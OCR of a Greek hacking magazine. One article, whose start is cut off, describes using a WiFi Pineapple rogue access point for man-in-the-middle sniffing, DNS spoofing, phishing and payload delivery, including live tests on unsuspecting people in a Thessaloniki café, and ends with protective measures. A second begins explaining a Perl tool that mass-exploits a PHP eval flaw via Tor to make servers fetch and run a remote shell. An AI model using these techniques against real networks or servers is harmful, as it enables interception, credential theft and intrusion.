
σης ολοκληρώθηκε επιτυχώς, κάναμε τα check-ins μας στο Foursquare, αμολήσαμε κανά δυο tweets, ελέγξαμε και το mail μας. Από εκείνη την ημέρα, το smartphone μας θυμάται το ESS με SSID το FreeWiFi. Μετά από λίγες μέρες βρισκόμαστε κάπου αλλού, ας πούμε σ' ένα πολυκατάστημα κοντά στον Άγιο Δημήτριο (ξανά: τα παραδείγματα είναι εντελώς τυχαία). Εκεί γύρω, που λέτε, υπάρχει κι ένα Pineapple. Τώρα, αν ο κάτοχός του δεν έχει σηκώσει μια μεγάλη ταμπέλα που να γράφει κάτι σαν «υποκλέπτω συνδέσεις WiFi», τότε μάλλον δεν θα έχουμε και πολλούς ενδοιασμούς για να χρησιμοποιήσουμε το όποιο ανοικτό ασύρματο δίκτυο είναι διαθέσιμο. Ενεργοποιώντας λοιπόν το WiFi στο smartphone μας, εκείνο θ' αρχίσει πρώτα να ψάχνει για δίκτυα που ήδη γνωρίζει. Μεταξύ άλλων, θα στείλει και κάποια probe request frames που θα περιέχουν ένα SSID με όνομα PublicWiFi. Το Pineapple δεν θα τα αγνοήσει. Θ' απαντήσει πρόθυμα μ' ένα probe response frame, που στην ουσία θα φωνάζει κάτι σαν «έι, station, εγώ είμαι το PublicWiFi που ζητάς, έλα να συνδεθούμε, θα περάσουμε καλά». Το τι θα ακολουθήσει είναι πλέον φανερό: Εμείς θα συνδεθούμε στο Pineapple -- και κατά πάσα πιθανότητα μέσω αυτού θα έχουμε και πρόσβαση στο Internet. Ο κάτοχος του Pineapple, όμως, θα έχει εκτελέσει επιτυχώς μια επίθεση MiTM και θα είναι σε θέση να βλέπει ή/και να ελέγχει το traffic μας, κάνοντας, αν έχει όρεξη, ένα σωρό αταξίες. Ταυτόχρονα, το ίδιο ενδέχεται να κάνει και για άλλα stations, τα οποία βρίσκονται εκεί γύρω κι έχουν επίσης συσχετιστεί με το Pineapple! Πρέπει να το παραδεχτείτε: Ο attacker βρίσκεται σε ιδιαίτερα προνομιακή θέση και μάλιστα την έχει κερδίσει χωρίς να κοπιάσει ιδιαίτερα. Και το πιο τραγικό απ' όλα είναι ότι δεν ήλθε καν εκείνος σ' εμάς αλλά εμείς πήγαμε σ' αυτόν!

Σημαντική παρατήρηση. Μεταξύ των probe request frames που θα στείλει το smartphone μας, μερικά θ' αφορούν σε κλειδωμένα δίκτυα WEP/WPA/WPA2. Το Pineapple δεν θα τα αγνοήσει και θ' απαντήσει με τα αντίστοιχα probe response frames. Όμως το πιθανότερο είναι ότι θα τα αγνοήσει το λογισμικό της συσκευής: Το γεγονός ότι ένα δίκτυο XYZ ήταν κρυπτογραφημένο και τώρα εμφανίζεται ανοικτό, θα υποψιάσει το λογισμικό κι έτσι θα επιλέξει να μη συσχετιστεί αυτόματα με το δίκτυο -- κι ας θυμάται το XYZ.

Τι κάνει το Pineapple να ξεχωρίζει

Το λογισμικό που επιτρέπει σε μια ασύρματη κάρτα δικτύου να παρουσιάζεται σε κάθε station ως το Access Point που αναζητά, ονομάζεται **KARMA**. Παρουσιάστηκε για πρώτη φορά το 2004 από τους ερευνητές ασφαλείας Dino A. Dai Zovi και Shane A. Macaulay (http://trailofbits.com/karma) και σήμερα χρησιμοποιείται κυρίως σε συνδυασμό με το Metasploit, μέσω του λεγόμενου Karmetasploit (αναλυτικές οδηγίες χρήσης υπάρχουν στο `http://offensive-security.com/metasploit-unleashed/Karmetasploit`).

Το **Yasager** («yes man», στα γερμανικά) είναι μια εκδοχή του KARMA που μπορεί να τρέχει στο OpenWRT firmware και συγκεκριμένα σε Fon routers αλλά και σε άλλους, με συμβατό hardware (βλ. `http://digininja.org/jasager`, `https://openwrt.org` και `http://corp.fon.com/en/this-is-fon`). Το δε Pineapple από κατασκευής τρέχει το Yasager, προσφέρει στον attacker ένα εύχρηστο web interface καθώς και μερικά άλλα εργαλεία, τα οποία χρησιμεύουν σε επιθέσεις man in the middle. Η έκδοση Mark III



Εικόνα 3
Ένα από τα μύρια όσα μπορεί να κάνει ο επιτιθέμενος στα ανυποψίαστα θύματά του, είναι να υποκλέπτει τα στοιχεία πρόσβασης που έχουν σε διάφορα γνωστά sites. Για να το πετύχει αρκεί λίγο DNS spoofing κι ένα εργαλειάκι σαν το SET.

του Pineapple που προμηθευτήκαμε εμείς ουσιαστικά είναι ένας Alfa AP51 802.11 b/g wireless router. Έρχεται με μια κεραία 5dbi, έχει μία θύρα Ethernet για να συνδέεται στο laptop του κατόχου του, ενώ συνοδεύεται κι από ένα battery pack ώστε να μπορεί να χρησιμοποιείται *και* εκτός πρίζας (τροφοδοσία από υπολογιστή δεν υποστηρίζεται).

Συνεργασία του Pineapple με το OS του attacker

Το Pineapple λειτουργεί ως wireless router για τα stations που συσχετίζονται μαζί του, δίνοντάς τους πρόσβαση στο Internet μέσω του υπολογιστή (συνήθως laptop) με τον οποίο είναι συνδεδεμένο μέσω Ethernet. Εστιάζοντας στη συμπεριφορά του ως router, το μοντέλο Mark III είναι προρυθμισμένο ώστε να έχει IP το 172.16.42.1. Μέσω DHCP, στα stations μοιράζει διευθύνσεις IP από το 172.16.42.100 έως και το 172.16.42.150. Ως πύλη για το Internet η συσκευή έχει το 172.16.42.42, επομένως η κάρτα Ethernet του υπολογιστή στον οποίο συνδέεται πρέπει να έχει την ίδια διεύθυνση. Στη συσκευασία του Pineapple υπάρχει φυλλάδιο με οδηγίες για τη ρύθμιση της δικτύωσης κάτω από Linux ή Windows, ώστε να βγαίνει το Pineapple στο Internet μέσω του υπολογιστή. Ειδικά στην περίπτωση του Linux η ρύθμιση γίνεται ταχύτατα και πανεύκολα: Αρκεί ο χρήστης να κατεβάσει ένα script (wifipineapple.com/wp3.sh) και να το τρέξει, αφήνοντας τις προεπιλεγμένες απαντήσεις σε όλες τις ερωτήσεις που εμφανίζονται. Η δε πρόσβαση στο web interface του Pineapple γίνε-

ται από τη διεύθυνση `http://172.16.42.1/pineapple`. Ο ένας και μοναδικός χρήστης του Linux που τρέχει το ίδιο το Pineapple είναι ο root και το προκαθορισμένο password είναι το pineapplesareyummy. Φυσικά, πέρα από το web interface ο κάτοχος του Pineapple μπορεί να μπει στο σύστημα και μέσω SSH, αποκτώντας πλήρη πρόσβαση στη γραμμή εντολής αλλά και σε όλα τα log files που θα βρει εκεί ;)

Επιθέσεις, επιθέσεις, επιθέσεις

Κατά τη διάρκεια των δικών μας δοκιμών σκόπιμα τηρήσαμε μια ξεκάθαρα ουδέτερη στάση. Συγκεκριμένα, είχαμε το ρόλο ενός παρατηρητή ο οποίος όμως δεν καταγράφει το φαινόμενο και σίγουρα δεν αντιδρά σε ό,τι συμβαίνει. Οι δοκιμές μας έγιναν κοντά στην έδρα της Parabing Creations και στο κέντρο της Θεσσαλονίκης, γύρω από την πλατεία Αριστοτέλους. Κατά τη διάρκειά τους, από ένα laptop με BackTrack Linux και μέσω του web interface που προσφέρει το Pineapple Mark III, βλέπαμε να συνδέονται πάνω στον wireless router ένα σωρό stations: από Blackberries και iPhones έως laptops και PCs. Τα ονόματα που είχαν τα stations σε μερικές περιπτώσεις ήταν ενδεικτικά του είδους του υπολογιστή, ενώ κάτι μαρτυρούσαν και για τον ιδιοκτήτη του. Για παράδειγμα, ένα station με hostname το vasiliki-laptop νομίζουμε ότι δεν αφήνει πολλά στη φαντασία.

Μέσα από το web interface του Pineapple μπορούμε να βλέπουμε τα sites που επισκέπτονται όσοι το χρησιμοποιούν (URL snarfing), να υποκλέπτουμε cookies και passwords που μεταδίδονται σε μη κρυπτογραφημένη μορφή (με τη βοήθεια του ngrep), καθώς και να πραγματοποιούμε DNS spoofing. Αυτό το τελευταίο μάς ανοίγει ένα σωρό νέες δυνατότητες: Από το να κάνουμε αθώες πλάκες (π.χ., αντί για το YouTube ο χρήστης να φτάνει στο site της Εκκλησίας των Μορμόνων) έως και να εξαπολύουμε σοβαρές επιθέσεις με τη βοήθεια εφαρμογών όπως είναι το SET ή το Metasploit.


Ας γίνουμε λίγο πιο συγκεκριμένοι. Με το DNS spoofing ενεργοποιημένο και τη βοήθεια του SET που τρέχει στο BackTrack του attacker, είναι δυνατόν να κάνουμε phishing λογαριασμών σε δημοφιλή κοινωνικά δίκτυα και sites ή να παρακινούμε τα υποψήφια θύματα να κατεβάζουν και να εκτελούν payloads που τελικά μάς δίνουν πλήρη πρόσβαση στα συστήματά τους. Αν πάλι καταφύγουμε στο Metasploit ή στο πολύ πιο εύχρηστο Armitage, τότε μπορούμε να ψάχνουμε αυτόματα για γνωστές αδυναμίες και με το που τις βρίσκουμε να εξαπολύουμε, επίσης αυτόματα, το κατάλληλο exploit. Για άλλη μια φορά, απώτερος σκοπός είναι η απόκτηση πλήρους πρόσβασης στα μηχανήματα των victims.

Το τι μπορεί να κάνει ο attacker στα υποψήφια θύματά του περιορίζεται από τη φαντασία του -- και φυσικά από την ηθική του. Αν πάντως είναι υπομονετικός, δεν θα βιαστεί. Κάτι που θα μπορούσε να κάνει είναι να τρέξει το Wireshark στο BackTrack του και να συλλέξει όσα περισσότερα packets μπορεί. Αργότερα, με την άνεσή του, θα αναλύσει το αρχείο που θα ᾽χει προκύψει από το packet capture και θα εξάγει πολύτιμα συμπεράσματα για τα υποψήφια θύματα. Κατά τη διάρκεια των δικών μας δοκιμών, παρατηρήσαμε ένα station με hostname που ήδη μαρτυρούσε αρκετά. Για τον χρήστη του, διαπιστώσαμε τα ακόλουθα:

- Έμπαινε στο Internet πάνω κάτω τις ίδιες ώρες της ημέρας
- Επισκεπτόταν λίγο πολύ τα ίδια sites

- Ως εφαρμογή ή σουίτα ασφαλείας είχε εγκατεστημένο ένα προϊόν της Symantec

Ο συγκεκριμένος χρήστης συνδεόταν κάθε --μα κάθε-- μέρα στο Pineapple. Κάποιος κακόβουλος θα μπορούσε άνετα να τον οδηγήσει αντί για το Facebook, που επισκεπτόταν καθημερινά, σε μια κλωνοποιημένη σελίδα του SET, με στόχο φυσικά να υποκλέψει τα credentials του. Εναλλακτικά, αν είχε το χρόνο και την υπομονή θα κατέβαζε αρχικά μια trial εκδοχή της σουίτας προστασίας της Symantec και θα την εγκαθιστούσε σ' ένα VM. Μετά, με τη βοήθεια του Metasploit κι ακολουθώντας λίγο πολύ τα βήματα που περιγράφουμε στο http://deltahacker.gr/2011/03/15/antivirus-bypass, θα έφτιαχνε ένα payload που θα ήταν μη-ανιχνεύσιμο από το antivirus της σουίτας. Με λίγο DNS spoofing και ξανά με τη βοήθεια του SET, θα παρακινούσε το θύμα να κατεβάσει και να εκτελέσει το payload. Κατά πάσα πιθανότητα το antivirus δεν θα αντιδρούσε κι ο attacker θ' αποκτούσε πλήρη πρόσβαση στο box του θύματος.



Εικόνα 4
Δοκιμάζουμε το Pineapple σε ανοικτό χώρο -- για την ακρίβεια σε καφετέρια κοντά στην πλατεία Αριστοτέλους, στη Θεσσαλονίκη. Στη φωτογραφία φαίνονται μερικά μόνο από τα δεκάδες stations που έχουν συσχετιστεί με το Pineapple!

Μέτρα προστασίας

Μετά τα προηγούμενα νομίζουμε ότι είναι προφανές: Οφείλουμε να μεριμνήσουμε ώστε καμία από τις συσκευές μας να μη συνδέεται αυτόματα σε ασύρματα δίκτυα, ακόμη κι αν είναι γνωστά ή/και θεωρούνται ασφαλή. Αλλά ας είμαστε ρεαλιστές. Ελάχιστοι θα το κάνουν αυτό -- κι εμείς τουλάχιστον δεν θα είμαστε από εκείνους :) Αν μη τι άλλο, όταν γυρίζουμε σπίτι θέλουμε ν' ανοίγουμε το laptop κι αυτό να συνδέεται αυτόματα στον wireless router μας.

Πάντως υπάρχει ένα τρικ υπέρ της προστασίας μας που εύκολα μπορούμε να εφαρμόσουμε: Ορίζουμε ένα νέο, ασύρματο δίκτυο στο laptop ή/και στο smartphone/tablet, το οποίο δεν είναι κρυπτογραφημένο κι έχει όνομα που κατά πάσα πιθανότητα *δεν* υπάρχει σε κανένα άλλο Access Point Εκεί Έξω (TM). Ιδού τρία παραδείγματα τέτοιων ονομάτων:

```
Danger! Pineapples Detected!
If_UC_this_scream_like_crazy
Now_UC_me_now_Ure_dead
```

Αν αργότερα ανοίξουμε το WiFi της συσκευής και δούμε δίκτυο με όνομα ίδιο μ' εκείνο το περίεργο που έχουμε ορίσει, τότε μπορούμε να είμαστε βέβαιοι ότι τουλάχιστον ένα Access Point της περιοχής είναι Pineapple!

Κάτι άλλο που οφείλουμε να προσέχουμε --ιδιαίτερα όποτε συνδεόμαστε σε δημόσιο ασύρματο δίκτυο--, είναι να μην κάνουμε πουθενά login. Τις φορές που χρειάζεται, είναι σημαντικό να βεβαιωνόμαστε ότι το login στο απομακρυσμένο site/υπηρεσία γίνεται μέσω ασφαλούς συνεδρίας HTTPS, η οποία δεν διαρκεί *μόνο* για το login (το session cookie, δηλαδή, επιστρέφεται επίσης μέσω HTTPS).

Υπάρχει τέλος και η οδός του VPN tunneling: Ανεξαρτήτως του πώς ή του από πού συνδεόμαστε online, όλη ανεξαιρέτως η δικτυακή μας κίνηση θα διέρχεται μέσα από ένα ασφαλές, κρυπτογραφημένο κανάλι, το οποίο υφίσταται από τη συσκευή έως κάποιον VPN server που έχουμε υπό τον έλεγχό μας -- ή τέλος πάντων εμπιστευόμαστε απόλυτα. Αναλόγως του VPN server, ίσως να μην είναι κατάλληλος για κάθε συσκευή. Μπορεί, π.χ., να κάνει για laptops αλλά όχι για iPhones. Έχετε πάντως τη δυνατότητα να στήσετε έναν τώρα, εντελώς δωρεάν, ακολουθώντας τον αναλυτικό οδηγό (στα αγγλικά) στο Parabing: http://parabing.com/?p=839.

Αν το στήσιμο ενός VPN server σάς φαίνεται ενδιαφέρον εγχείρημα, πείτε το μας είτε με email στο talk2us@deltahacker.gr είτε με σχετικό σχόλιο κάτω από την εισαγωγή αυτού του άρθρου, στο site του περιοδικού (deltahacker.gr). Εναλλακτικά, μπορείτε να επικοινωνήσετε μαζί μας μέσω Twitter (twitter.com/deltaHacker) ή Facebook (facebook.com/deltaHacker). Αν δούμε ότι υπάρχει αρκετό ενδιαφέρον θα επανέλθουμε στο όλο θέμα δείχνοντας πώς στήνουμε έναν OpenVPN server από την αρχή, ο οποίος θα 'ναι κατάλληλος για μια ευρύτερη γκάμα συσκευών σε σχέση μ' εκείνον που στήνουμε στο άρθρο του Parabing.



Εικόνα 5
Ορίζοντας ένα ανοικτό ασύρματο δίκτυο με περίεργο όνομα στις συσκευές μας, αργότερα είναι εύκολο να αντιλαμβανόμαστε την ύπαρξη Pineapples στην περιοχή. Στη φωτογραφία, ο κάτοχος ενός iPhone έχει φτιάξει στη συσκευή του ένα ανύπαρκτο ασύρματο δίκτυο με SSID το «Danger! Pineapples Detected!» (χωρίς τα εισαγωγικά). Αργότερα, ανοίγει το WiFi και στη λίστα με τα ονόματα των γειτονικών Access Points βλέπει ένα με όνομα « Danger! Pineapples Detected!». Έτσι, είναι κατά 99,99128% σίγουρος ότι στην περιοχή υπάρχει κάποιος με το Pineapple του!



Πλήρη άρθρα που συμπληρώνουν το περιοδικό. Τα εβδομαδιαία μας video casts [έρχονται, έρχονται]. Ολόκληρα blasts from the past. Τα βίντεο από τα live streams. Τα πάντα ενδιαφέροντα forums. Το σημείο συνάντησης για τους φίλους του περιοδικού. Η πιο ζωντανή κοινότητα και οι πιο ανήσυχοι, δημιουργικοί χρήστες!

deltahacker.gr

What have you hacked for me lately?

ΑΥΤΟΜΑΤΟΠΟΙΗΜΕΝΗ ΑΝΑΖΗΤΗΣΗ ΑΔΥΝΑΜΙΩΝ!

by Johnny Who

Αλήθεια, πόσες φόρες έχετε ακούσει/διαβάσει μια φράση του στιλ «Παραβιάστηκαν 500 ιστοσελίδες σε μια μέρα» η κάτι παρόμοιο; Είμαστε σίγουροι πολλές. Εντάξει, αν όχι πολλές, τότε αρκετές. Έχετε ποτέ αναρωτηθεί, πώς μπορεί να γίνει κάτι τέτοιο;

Skill:
Advanced

Tags:
Perl, vulns, vulnerabilities, scanner, shell, exploitation, scripting



Τις προάλλες, καθώς περιπλανιόμουν στο exploit-db.com πίνοντας το φραπεδάκι μου, έπεσα πάνω στο «PHP Support Tickets v2.2 Code Exec» (www.exploit-db.com/exploits/17822). Μου φάνηκε ενδιαφέρον και σαν περίεργο πλάσμα που είμαι από την φύση μου, είπα να το ψάξω καμπόσο. Δεν θα σας πω ψέματα! Η συγκεκριμένη ευπάθεια και η εκμετάλλευσή της είναι παρόμοιες με αυτές που παρουσιάστηκαν στο 1ο τεύχος του deltaHacker, στο θέμα «Μίνι Διαγωνισμός CTF». Για όσους δεν θυμούνται, να πούμε ότι εξαιτίας μιας ευπάθειας στο αρχείο tiki-graph_formula.php ήταν δυνατή η εκτέλεση εντολών στον server, μέσω ενός browser και ενός κατάλληλα κατασκευασμένου URL. Στην εφαρμογή Support Tickets, το ευπαθές κομμάτι κώδικα βρίσκεται στο αρχείο /classes/GUI/abstract.GUI.php και είναι το ακόλουθο:

```
public function getPageName() {return eval('return PHPST_
PAGENAME_' . strtoupper($this->page) . ';'); }
```

Η εφαρμογή καλεί τη συνάρτηση eval, χωρίς να φιλτράρει σωστά το user input. Με αυτόν τον τρόπο, το κατάλληλο input από πλευράς του επισκέπτη μπορεί να πετύχει την απομακρυσμένη εκτέλεση εντολών (remote command execution) και άρα καθιστά το server ευάλωτο.

Σε αυτό το άρθρο παρουσιάζουμε ένα προγραμματάκι γραμμένο σε Perl, το οποίο αυτοματοποιεί την επίθεση σε server που πάσχουν από τη συγκεκριμένη αδυναμία. Το πρόγραμμα δέχεται μια λίστα από site κι ελέγχει αν το καθένα είναι ευπαθές. Αν βρεθούν ευπαθή site στη λίστα, παρουσιάζονται οι κατάλογοι που έχουν «χαλαρά» δικαιώματα κι ο χρήστης καλείται να εισαγάγει τρία στοιχειά:

- Τον κατάλογο οπού το πρόγραμμα θα προσπαθήσει ν' ανεβάσει το shell (για την ακρίβεια το πρόγραμμα δεν θ' ανεβάσει τίποτα, αλλά θα κάνει τον server να το κατεβάσει μόνος του :D)
- Το όνομα που θα 'χει το shell, όταν καταλήξει στον server-στόχο.
- Το URL που βρίσκεται το shell -- από εκεί θα το κατεβάσει ο server!

Περιττό να πούμε πως αν το shell «ανέβει» στο στόχο επιτυχώς, το πρόγραμμα δοκιμάζει να το εκτελέσει. Λογικό δεν είναι;

Μπορείτε να κατεβάσετε τον κώδικα από το `http://bit.ly/autoVulnSearch` (μέσα στο ZIP είναι το αρχείο xploit.pl). Πριν συνεχίσετε την ανάγνωση θα σας προτείναμε να ανοίξετε το αρχείο xploit.pl σε έναν text editor. Στις επόμενες σελίδες θα αναλύσουμε το πρόγραμμα γραμμή προς γραμμή.

Γραμμές 2-10. Στη γραμμή 2 δηλώνουμε τη λειτουργική μονάδα (module) που χρησιμοποιεί το πρόγραμμά μας. Δουλεία της είναι να αποστέλλει αιτήματα στο web. Στη γραμμή 4 το πρόγραμμα εκτυπώνει στο τερματικό τη συμβολοσειρά «Enter Targetlist» και στη γραμμή 5 αναμένει από το χρήστη να πληκτρολογήσει το όνομα του αρχείου, με τη λίστα των στόχων. Εδώ να διευκρινίσουμε πως όταν η Perl συναντά την έκφραση <STDIN>, περιμένει είσοδο από το πληκτρολόγιο και διαβάζει τους εισερχόμενους χαρακτήρες έως ότου ο χρήστης πατήσει το [Enter]. Όταν συμβεί αυτό, η targetlist (το αρχείο που πληκτρολογήσαμε) καταχωρείται στη μεταβλητή $sites και αφαιρείται ο χαρακτήρας της νέας γραμμής (το τελευταίο [Enter] που πατήθηκε), μέσω της συνάρτησης chop. Στην Perl, όταν θέλουμε να ανοίξουμε ένα αρχείο για ανάγνωση ή έγγραφη πρέπει να χρησιμοποιήσουμε ένα filehandle. Αυτό γίνεται μέσω της συνάρτησης open. Η open δέχεται ως πρώτο όρισμα ένα filehandle και ως δεύτερο όρισμα μια διαδρομή αρχείου ή μια μεταβλητή που περιέχει τη διαδρομή και

το όνομα ενός αρχείου. Αν δεν προσδιοριστεί η διαδρομή παρά μόνο το όνομα αρχείου, η open θα προσπαθήσει να ανοίξει το αρχείο από τον τρέχοντα κατάλογο. Η δε συνάρτηση die χρησιμοποιείται για να διακόψει την εκτέλεση του προγράμματος σε περίπτωση κάποιου σφάλματος και για να εμφανίσει κάποιο μήνυμα του τύπου «κάτι πήγε στραβά». Έτσι, η γραμμή 6 μεταφράζεται ως «άνοιξε την targetlist ($sites) με όνομα λαβής αρχείου το LIST -- ή τερμάτισε το πρόγραμμα εκτυπώνοντας το μήνυμα στα δεξιά της die». Στη γραμμή 7, τα περιεχόμενα της <LIST> αντιγράφονται στον πίνακα @list, ενώ στη γραμμή 8 κλείνει το filehandle LIST. Πλέον, όλα τα site που περιείχε το αρχείο (εκείνο που μας ζητήθηκε να καθορίσουμε στη γραμμή 5) περιέχονται στον πίνακα @list. Στη γραμμή 10 ορίζεται ο user agent και καταχωρείται στη μεταβλητή $browser. Η μεταβλητή $browser είναι εκείνη που θα στέλνει κάθε νέο αίτημά μας προς το web. Στο εξής, θα την αναφέρουμε απλά ως browser.

Γραμμές 12-17. Στη γραμμή 12 ξεκάνει ένας βρόχος foreach και η μεταβλητή $host παίρνει διαδοχικά τις τιμές που περιλαμβάνει ο πίνακας @list. Έτσι ο βρόχος επαναλαμβάνεται, με τη μεταβλητή $host να έχει κάθε φορά ως τιμή τη διεύθυνση ενός στόχου. Η γραμμή 17 λέει στην Perl να εκτελέσει την υπορουτίνα με όνομα session_id. Παρεμπιπτόντως, η υπορουτίνα session_id είναι ακριβώς από κάτω, αλλά θα μπορούσε να βρίσκεται και στο τέλος του προγράμματος χωρίς να δημιουργείται κάποιο πρόβλημα.

Γραμμές 19-37. Από εδώ και κάτω αρχίζει το πιο ουσιαστικό μέρος του προγράμματος. Σκοπός αυτής της υπορουτίνας είναι να βρει και να αποθηκεύσει τα session IDs (περί cookies πρόκειται). Αν μας ρωτήσετε αν είναι απαραίτητο κάτι τέτοιο θα σας πούμε πως, ναι, είναι! Κατά τις δοκιμές μας, τα μηχανήματα-στόχοι δεν ανταποκρίνονταν όπως θα έπρεπε (όπως θα θέλαμε δηλαδή) χωρίς το αντίστοιχο session ID.

Στη γραμμή 21 ζητάμε από τον browser να περάσει το νέο αίτημα από έναν proxy. Σε αυτή την περίπτωση χρησιμοποιούμε τον polipo proxy server σε συνδυασμό με το tor, το οποίο τρέχει στο μηχάνημά μας. Στη γραμμή 22 ο browser στέλνει ένα αίτημα προς τον υποψήφιο στόχο και το αποτέλεσμα --η απόκριση του server-- αποθηκεύεται στη μεταβλητή $response.

Στη γραμμή 23 γίνεται έλεγχος αν το αίτημα (η κλήση προς το URL) ήταν επιτυχής. Συγκεκριμένα, ελέγχεται αν ο server απάντησε «φυσιολογικά» ή με κάποιο μήνυμα λάθους, όπως, π.χ., είναι το «404 not found». Ο έλεγχος γίνεται μέσω της πρότασης if. Επειδή θα συναντήσουμε την if αρκετές φορές στο πρόγραμμα, καλό θα ήταν να κάνουμε μια μικρή αναφορά στη δομή και στη λειτουργία της. Οι προτάσεις if ελέγχουν τη ροή εκτέλεσης ενός προγράμματος, αποφασίζοντας το αν θα εκτελεστεί ή όχι μια περιοχή του κώδικα (ονομάζεται και μπλοκ κώδικα). Αυτή η απόφαση λαμβάνεται σύμφωνα με την έκβαση μιας συνθήκης, την οποία προσδιορίζουμε αμέσως μετά τη λέξη if. Για να κατανοήσετε τη δομή μιας πρότασης if, δείτε τη λογική της ακόλουθης αναπαράστασης:

```
if (συνθήκη προς έλεγχο ) {
  μπλοκ κώδικα
}
```

Αν η συνθήκη προς έλεγχο είναι αληθής (true), τότε το μπλοκ του κώδικα που ακολουθεί και περικλείεται σε αγκύλες εκτελείται. Αν η συνθήκη είναι ψευδής (false) τότε το μπλοκ κώδικα που ακολουθεί δεν εκτελείται.

Υπάρχουν περιπτώσεις στις οποίες επιθυμούμε να εκτελείται ένα κομμάτι κώδικα όταν μια συνθήκη είναι αληθής κι ένα διαφορετικό κομμάτι κώδικα, όταν η ίδια συνθήκη είναι ψευδής -- και μόνο τότε. Σε αυτές τις περιπτώσεις η πρόταση if μπορεί να επεκταθεί, με τη βοήθεια της else. Παρακάτω φαίνεται ένα αφηρημένο παράδειγμα:

```
if ( συνθήκη προς έλεγχο ) {
  τύπωσε "delta"
} else {
  τύπωσε "Hacker"
}
```

Το μήνυμα «delta» τυπώνεται μόνον αν η συνθήκη προς έλεγχο είναι αληθής, ενώ το μήνυμα «Hacker» τυπώνεται μόνον όταν η συνθήκη είναι ψευδής.

